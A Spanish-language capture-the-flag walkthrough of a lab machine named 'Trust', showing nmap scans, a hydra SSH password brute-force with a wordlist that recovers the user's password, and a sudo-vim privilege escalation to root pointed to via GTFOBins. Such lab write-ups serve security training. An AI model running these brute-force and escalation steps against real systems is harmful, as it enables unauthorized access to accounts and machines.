MAQUINA TRUST

Vamos a desplegar la maquina

Haremos un ping para comprobar que tenemos conexión a la maquina


```
caan31 ~ >> ping -c 3 172.18.0.2
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.125 ms
64 bytes from 172.18.0.2: icmp_seq=2 ttl=64 time=0.112 ms
64 bytes from 172.18.0.2: icmp_seq=3 ttl=64 time=0.045 ms

--- 172.18.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.045/0.094/0.125/0.035 ms
```

Con el comando nmap para buscar los puertos, primero haremos un escaneo general con -Pn que es para omitir la detección de host.


Una vez visto los puertos podremos abiertos buscar la versión que tienen ejecutando nmap -p(especificando los puertos que encontramos) -sCV para poder encontrar la versión de los servicios y -Pn para omitir la detección de host

```
caan31 ~ >> nmap -Pn 172.18.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 12:30 CEST
Nmap scan report for 172.18.0.2
Host is up (0.00012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
caan31 ~ >> nmap -p22,80 -sCV 172.18.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 12:30 CEST
Nmap scan report for 172.18.0.2
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.57 seconds
```


Podemos ver que tenemos un servidor apache, así que visitaremos la pagina web, al ver que no cuenta con nada podríamos intentar hacer un ataque con gubuster para encontrar algún directorio o archivo de la raíz.



Tendremos que ejecutarlo como administrador, dir -w para especificar la ruta del archivo de alguna seclist desde donde buscaremos los directorios, -u para especificar la ruta del servidor, -x para especificar extensiones de archivo que deben probarse al realizar el ataque.



Vemos que encontramos /secret.php así que lo probaremos.



Al colocarlo en la URL podremos mirar que Mario es un usuario y ahora sabiendo que contamos con el puerto ssh abierto podríamos intentar hacer un ataque a este usuario.

Utilizaremos hydra para hacer el ataque, -l para especificar el usuario y -P para el archivo desde donde tendremos las contraseñas.

Especificaremos que es el servicio ssh.

```
caan31 ~ >> hydra -l mario -P ~/Descargas/rockyou.txt ssh://172.18.0.2
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 12:44:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 12:44:22
```

Podremos observar que ha encontrado la contraseña que es chocolate.

Ahora ingresaremos por ssh a ese usuario.

Al ingresar las credenciales podremos ver que estamos dentro.


```
caan31 ~ >> ssh mario@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Linux ed4c736a4d5a 6.14.3-arch1-1 #1 SMP PREEMPT_DYNAMIC Sun, 20 Apr 2025 12:38:52 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@ed4c736a4d5a:~$
```

Ahora para la escalada de privilegios ejecutaremos sudo -l para listar los privilegios de sudo que tiene el usuario.

Tenemos /usr/bin/vim, esto significa que podremos ejecutar vim como root sin contraseña y así haremos la escalada.

```
mario@ed4c736a4d5a:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on ed4c736a4d5a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mario may run the following commands on ed4c736a4d5a:
    (ALL) /usr/bin/vim
mario@ed4c736a4d5a:~$
```

Desde gtfobins podremos buscar el binario de vim para la escalada de privilegios.



Ejecutamos el comando y podremos ver que ahora somos usuario root.